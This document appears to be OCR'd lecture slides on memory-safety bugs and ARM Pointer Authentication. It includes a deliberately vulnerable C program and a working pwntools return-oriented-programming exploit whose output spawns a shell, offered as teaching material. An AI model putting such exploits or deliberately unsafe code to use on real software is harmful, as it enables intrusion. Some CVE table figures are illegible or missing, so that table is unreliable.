Hardware-software interface: How it contributes to better computer security


Qianhui

1st year PhD in Computer Science

Hardware-assisted memory safety

Starter Question

Can you think of any real-life cyberattacks?



Common types of attack vectors

Attack Vectors and Vulnerabilities

- **Attack vectors**: specific method, path, or pathway used by a cybercriminal to gain unauthorized access to a computer, network, or application to exploit vulnerabilities.
- **Vulnerabilities**: flaws, weaknesses, or errors in a system's design, implementation, or operation that can be exploited by attackers to compromise security, steal data, or disrupt services.
- Attacks are often categorised based on the underlying vulnerability they exploit.

Vulnerabilities By Types/Categories

CVEdetails.com assigns types/categories to vulnerabilities using CWE ids and keywords.

Year	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	File Inclusion	CSRF	XXE	SSRF	Open Redirect	Input Validatio
2016	418	1096	85	476	90	4	85	39	15	28	0
2017	2469	1539	505	1499	281	154	334	109	57	97	929
2018	2056	1722	503	2039	569	111	479	187	118	85	1208
2019	[illegible]	[illegible]	344	2387	485	125	559	136	103	121	893
2020	[illegible]	[illegible]	[illegible]	2199	435	107	414	119	130	100	806
2021	[illegible]	2499	740	2723	546	89	520	126	187	133	665
2022	1781	2843	1761	3370	686	85	766	123	230	137	661
2023	1594	1992	2115	5100	742	108	1392	124	238	168	512
2024	1722	2355	2646	7434	919	243	1433	110	372	113	86
2025	2250	2894	3944	8736	1052	670	1949	115	558	166	0
2026	374	390	413	1091	204	112	171	17	112	32	0
Total	16731	21178	13720	37054	6009	1808	8102	1205	2120	1180	5760

Common Vulnerabilities and Exposures (CVEs) Databases

“a standardized, publicly available list of known information security vulnerabilities and exposures in software and hardware.”
-- maintained by MITRE, a not-for-profit organisation sponsored by the US government.

https://www.cvedetails.com/

Vulnerabilities By Types/Categories

CVEdetails.com assigns types/categories to vulnerabilities using CWE ids and keywords.

Year	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	File Inclusion	CSRF	XXE	SSRF	Open Redirect	Input Validation
2016	418	1096	85	476	90	4	85	39	15	28	0
2017	2469	1539	505	1499						97	929
2018	2056	1722	503	2039							
2019	1196	2002	544	2387							
2020	1216	1846	464	2199							
2021	1655	2499	740	2723							
2022	1781	2843	1761	3370							
2023	1594	1992	2115	5100							
2024	1722	2355	2646	7434							
2025	2250	2894	3944	8736							
2026	374	390	413	1091	204	112	171	17	112	32	0
Total	16731	21178	13720	37054	6009	1808	8102	1205	2120	1180	5760


Main classes of vulnerabilities

- **Memory safety**
  - low-level memory management issues
  - due to improper direct manipulation of machine memory, often in **C/C++**
  - e.g., buffer overflow, memory corruption
- **Input injection/broken access control**
  - application-level logic bugs
  - due to lack of input sanitization

https://www.cvedetails.com/

Importance of memory safety

~70% critical security bugs reported by Microsoft, Chromium, Ubuntu, Android are memory-safety related



Critical infrastructures written in memory-unsafe C/C++

e.g. mainstream OS, language runtimes, embedded system devices

The multi-billion-dollar problem


Zero-day vulnerabilities cause governments and institutions a great loss of money

Why C/C++, not any other languages?


	C/C++	**Memory-safe Languages (Java, Python, Go, etc.)**
Memory management	Manual allocate, free, manipulate via **pointers**	Automate via runtime garbage collection or compile-time checks
Language specification	Built-in undefined behaviours (UB)	Strict formal semantics with few restricted escapes

Issues with using pointers

- A **pointer** in C/C++ is a variable that stores the addresses of other variables, i.e. it points to the memory of language constructs
- Pointer is architecturally indistinguishable from memory addresses as they are all represented as integers
- Mistreatment of pointers could corrupt or leak memory



out-of-bound access
/buffer overflow



use-after-free

Let’s have some fun playing with real C/C++ vulnerability

Return-Oriented Programming (ROP)

"a software attack where the attacker corrupts the **function return addresses**, to take over the control flow of the application by chaining useful instructions (gadgets) already present in the program's memory."

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void func1(char *s)
{
    char buffer[16];
    strcpy(buffer, s);
}

void func2(void)
{
    printf("Hello from func2!\n");
    system("/bin/sh");
}

int main(int argc, char **argv)
{
    if (argc > 1)
    {
        func1(argv[1]);
        printf("Hello World!\n");
    }

    return 0;
}
```

What could go wrong with the program?

- `strcpy` in `func1` is memory-unsafe, allowing compiler unchecked buffer overflow
- `system("/bin/sh")` in `func2` spawns a new shell process that could execute arbitrary OS commands, which could be a useful gadget for ROP


```python
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='aarch64')

binary = ELF('./main_nopac')

rop = ROP(binary)

padding = b'A' * 24

rop.call(binary.symbols['func2']) # return to func2

print(rop.gadgets)
log.info("ROP chain:\n" + rop.dump())

print(rop.chain())
data = padding + rop.chain()
print(data)
data = data.replace(b'\0',b'')

print(data)
r = process(['./main_nopac', data])

r.interactive()
```

buffer overflow payload

Python Exploit Script using `pwntools`

- automate low-level exploitation
- finds ROP gadgets automatically
- craft overflow payload
- start the vulnerable program and inject exploit payload
- attach an interactive terminal to the process

Disassembly: Reverse Engineering to understand program vulnerabilities inherent in the architecture



inspect program memory layout
and detailed machine instructions

C/C++ compilation pipeline

```
gdb -batch -ex "disassemble main" main_nopac
Dump of assembler code for function main:
   0x0000000000400704 <+0>:     stp     x29, x30, [sp, #-32]!
   0x0000000000400708 <+4>:     mov     x29, sp
   0x000000000040070c <+8>:     str     w0, [sp, #28]
   0x0000000000400710 <+12>:    str     x1, [sp, #16]
   0x0000000000400714 <+16>:    ldr     w0, [sp, #28]
   0x0000000000400718 <+20>:    cmp     w0, #0x1
   0x000000000040071c <+24>:    b.le    0x40073c <main+56>
   0x0000000000400720 <+28>:    ldr     x0, [sp, #16]
   0x0000000000400724 <+32>:    add     x0, x0, #0x8
   0x0000000000400728 <+36>:    ldr     x0, [x0]
   0x000000000040072c <+40>:    bl      0x4006b4 <func1>
   0x0000000000400730 <+44>:    adrp    x0, 0x45b000 <__pthread_mutex_cond_lock_full+1312>
   0x0000000000400734 <+48>:    add     x0, x0, #0xa88
   0x0000000000400738 <+52>:    bl      0x401c60 <puts>
   0x000000000040073c <+56>:    mov     w0, #0x0                        // #0
   0x0000000000400740 <+60>:    ldp     x29, x30, [sp], #32
   0x0000000000400744 <+64>:    ret
End of assembler dump.
gdb -batch -ex "disassemble func1" main_nopac
Dump of assembler code for function func1:
   0x00000000004006b4 <+0>:     stp     x29, x30, [sp, #-48]!
   0x00000000004006b8 <+4>:     mov     x29, sp
   0x00000000004006bc <+8>:     str     x0, [sp, #24]
   0x00000000004006c0 <+12>:    add     x0, sp, #0x20
   0x00000000004006c4 <+16>:    ldr     x1, [sp, #24]
   0x00000000004006c8 <+20>:    bl      0x410200 <strcpy>
   0x00000000004006cc <+24>:    nop
   0x00000000004006d0 <+28>:    ldp     x29, x30, [sp], #48
   0x00000000004006d4 <+32>:    ret
End of assembler dump.
```

Caveats

- Each function has a prologue and epilogue
- push FP (`x29`) and LR (`x30`) onto stack at offsets 32 and 24
- load back and jump to address stored in LR on func exit
- LR could potentially be overwritten for ROP attack

Consequence: remote code execution (RCE)

“An attacker’s ability to run malicious code on a target system or in a target process from a remote location, such as over a network. The worst case could lead to complete system takeover and arbitrary code execution.”

Altered Control flow to `func2`

```
gdb -batch -ex "disassemble func2" main_nopac
Dump of assembler code for function func2:
   0x00000000004006d8 <+0>:     stp     x29, x30, [sp, #-16]!
   0x00000000004006dc <+4>:     mov     x29, sp
   0x00000000004006e0 <+8>:     adrp    x0, 0x45b000 <__pthread_mutex_cond_lock_full+1312>
   0x00000000004006e4 <+12>:    add     x0, x0, #0xa68
   0x00000000004006e8 <+16>:    bl      0x401c60 <puts>
   0x00000000004006ec <+20>:    adrp    x0, 0x45b000 <__pthread_mutex_cond_lock_full+1312>
   0x00000000004006f0 <+24>:    add     x0, x0, #0xa80
   0x00000000004006f4 <+28>:    bl      0x401c20 <system>
   0x00000000004006f8 <+32>:    nop
   0x00000000004006fc <+36>:    ldp     x29, x30, [sp], #16
   0x0000000000400700 <+40>:    ret
End of assembler dump.
```

```
(venv) ubuntu@ubuntu-arm:~/pac$ ./exploit.py
[*] '/home/ubuntu/pac/main_nopac'
    Arch:       aarch64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    Stripped:   No
    Debuginfo:  Yes
[*] Loaded 3 cached gadgets for './main_nopac'
{4194848: Gadget(0x400220, ['ret'], [], 0x8), 4230432: Gadget(0x408d20, ['ret', 'ret'], [], 0x10), 4288392: Gadget(0x416f88, ['ret', 'ret',
'ret'], [], 0x18)}
[*] ROP chain:
    0x0000:         0x4006d8 0x4006d8()
b'\xd8\x06@\x00\x00\x00\x00\x00'
b'AAAAAAAAAAAAAAAAAAAAAAAA\xd8\x06@\x00\x00\x00\x00\x00'
b'AAAAAAAAAAAAAAAAAAAAAAAA\xd8\x06@'
[+] Starting local process './main_nopac': pid 133121
[*] Switching to interactive mode
Hello World!
Hello from func2!
$ ls
Makefile  exploit.py  exploit_pac.py  main_nopac  main_pac  oob_rop.c  venv
$
```


ROP exploit chain: to invoke func2()

successful hijacked control flow:
enter func2 + remained in the interactive terminal

Now let’s shift our attention, and questions!

- What do you think the hardware-software interface is?
- In what ways do you think it could make the software systems more secure?


An overview into the computer stack



Instruction-set architecture(ISA)

“the abstract, conceptual interface between a computer's software and its hardware, defining the set of **instructions** (machine code), **data types**, **registers**, and **memory management methods** a processor understands.”

Why do we revisit the ISA for software security?



Currently, software-based mitigations incomplete coverage

compiler static inspection

runtime sanitizers + fuzzing

patches vs exploits in an arms race

Ideally, we desire

Deterministic protection for known classes of vulnerabilities

Mitigation of unknown classes by confining impacts

The big idea

- Building security primitives into the architecture, providing software guarantees from the bottom of the computer stack

Two mainstream ISA design philosophy

	Complex Instruction Set Computer.	**Reduced Instruction Set Computer.**
Philosophy	one instruction can do many things (Load + Add + Store). e.g. Intel/AMD x86-64	instructions are simple and uniform. e.g. ARMv9, RISC-V, MIPS
Instruction Length	Variable (1 to 15 bytes). Harder to decode.	Fixed (usually 32-bit). Very easy to pipeline.

Memory Access	**Memory-to-Register:**
	Most instructions can talk to RAM directly.
	`ADD DWORD PTR [ebx], 5; Add 5 to a number stored at a memory address [ebx]`
		Load/Store Architecture:
		Only specific instructions (LDR/STR) touch RAM.
		`LDR w0, [x1] ; Load: Pull value from memory [x1] into register w0`
		`ADD w0, w0, #5 ; Compute: Add 5 to the register`
		`STR w0, [x1] ; Store: Put the result back into memory [x1]`

RISC ISA-based security protections

Example: ARM Pointer Authentication (PAuth)

`PAC*` and `AUT*` instructions at function prologue and epilogue

- requires compiler support

Two steps working in synergy:

- On saving pointers (e.g., return address) on the stack : CPU signs with a cryptographic hash using a secret key and the current context (like the stack pointer)
- On function return: CPU verifies signature

If authentication fails, CPU generates a hardware exception to the OS and OS traps the application

Recompiled with –mbranch-protection=standard compiler support

- `paciasp` instruction signs return address using key A and current SP register
- `retaa` instruction authenticates return address using key A and the SP before branching


```
ubuntu@ubuntu-arm:~/pac$ make dump_pac
gdb -batch -ex "disassemble main" main_pac
Dump of assembler code for function main:
   0x000000000040070c <+0>:     paciasp
   0x0000000000400710 <+4>:     stp     x29, x30, [sp, #-32]!
   0x0000000000400714 <+8>:     mov     x29, sp
   0x0000000000400718 <+12>:    str     w0, [sp, #28]
   0x000000000040071c <+16>:    str     x1, [sp, #16]
   0x0000000000400720 <+20>:    ldr     w0, [sp, #28]
   0x0000000000400724 <+24>:    cmp     w0, #0x1
   0x0000000000400728 <+28>:    b.le    0x400748 <main+60>
   0x000000000040072c <+32>:    ldr     x0, [sp, #16]
   0x0000000000400730 <+36>:    add     x0, x0, #0x8
   0x0000000000400734 <+40>:    ldr     x0, [x0]
   0x0000000000400738 <+44>:    bl      0x4006b4 <func1>
   0x000000000040073c <+48>:    adrp    x0, 0x45b000 <__pthread_mutex_cond_lock_full+1312>
   0x0000000000400740 <+52>:    add     x0, x0, #0xa88
   0x0000000000400744 <+56>:    bl      0x401c60 <puts>
   0x0000000000400748 <+60>:    mov     w0, #0x0                        // #0
   0x000000000040074c <+64>:    ldp     x29, x30, [sp], #32
   0x0000000000400750 <+68>:    retaa
End of assembler dump.
gdb -batch -ex "disassemble func1" main_pac
Dump of assembler code for function func1:
   0x00000000004006b4 <+0>:     paciasp
   0x00000000004006b8 <+4>:     stp     x29, x30, [sp, #-48]!
   0x00000000004006bc <+8>:     mov     x29, sp
